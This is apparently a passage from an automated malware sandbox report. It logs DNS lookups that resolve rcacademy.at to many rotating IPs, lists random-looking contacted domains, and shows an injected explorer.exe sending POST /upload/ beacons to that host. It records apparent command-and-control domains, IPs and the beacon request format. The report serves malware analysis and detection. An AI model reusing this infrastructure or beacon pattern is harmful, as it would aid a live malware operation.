Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:46.300401926 CET	8.8.8.8	192.168.2.3	0x5734	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:48.503757954 CET	8.8.8.8	192.168.2.3	0x1cb6	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:49.983027935 CET	8.8.8.8	192.168.2.3	0x4fa0	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:53.444061041 CET	8.8.8.8	192.168.2.3	0x4101	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:54.853522062 CET	8.8.8.8	192.168.2.3	0x319d	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:55.184971094 CET	8.8.8.8	192.168.2.3	0x3531	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:56.331913948 CET	8.8.8.8	192.168.2.3	0xbb10	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:56.663999081 CET	8.8.8.8	192.168.2.3	0x1dbe	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:57.845433950 CET	8.8.8.8	192.168.2.3	0xf15c	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.098479986 CET	8.8.8.8	192.168.2.3	0xc99f	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.439140081 CET	8.8.8.8	192.168.2.3	0x3529	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		211.119.84.112	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		190.140.74.43	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		189.129.153.38	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		175.119.10.231	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		58.235.189.190	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		61.98.7.133	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		222.236.49.124	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		181.197.137.169	A (IP address)	IN (0x0001)
Dec 18, 2021 08:43:59.777745008 CET	8.8.8.8	192.168.2.3	0x848d	No error (0)	rcacademy.at		110.14.121.125	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- bastinscustomfab.com
- www.bastinscustomfab.com
- eclmjbrf.org
  - rcacademy.at
- rrnfqgbf.net
- kfqkhrdyaw.com
- bvlwqtcu.net
- lktnv.org
- pyfnkc.org
- mcdmbho.net
- clvmnnl.net
- yucwiaoyxt.net
- cjfmtnmeo.net
- iadbwlei.net
- suddpofrl.org
- jnmuafjy.com
- modljxqyw.org
- kkvndv.org
- ubldorooaj.org
- dmfyvxxow.org
- poknln.com
- ukshyqfabw.org
- ssusuixr.net
- aaute.org
- obgke.com
- iersqbh.net
- fgochyf.com
- yowgcvsncs.net
- gnwlf.com

- ovnkuvgk.net
- mreirl.com
- 45.9.20.240:7769
- dtxwjxfys.org
- uhsmuf.net
- lnktbcbwgp.com
- sshri.net
- mppayt.org
- fcqactt.org
- nvxcwexpba.com
- plwlrn.net
- ajbudn.net
- wfsuoxsmdq.net
- wwqrmhnjf.net
- bseccyita.org
- pptfufxpkj.net
- esbjh.org
- kfuytbfujq.org
- 185.112.83.8
- dnoxektr.net
- pjujerokdl.com
- vmiptagev.org
- ulhetuetg.net
- avmflbedmb.net
- ptgtd.net
- cmliuxgxf.net
- jdqycxbh.org
- ekbxileay.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49778	162.159.129.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49789	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49758	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:56.698410988 CET	1406	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://clvmnnl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: rcacademy.at
Dec 18, 2021 08:42:56.920566082 CET	1539	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:56 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49760	110.14.121.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:57.417536020 CET	1551	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yucwiaoyxt.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 129 Host: rcacademy.at
Dec 18, 2021 08:42:58.620254040 CET	1765	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:58 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49765	110.14.121.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:58.919020891 CET	1767	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cjfmtnmeo.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 287 Host: rcacademy.at
Dec 18, 2021 08:43:00.085010052 CET	1779	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 07:42:59 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49772	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:00.344921112 CET	1783	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://iadbwlei.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 295 Host: rcacademy.at
Dec 18, 2021 08:43:01.188801050 CET	1785	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:00 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 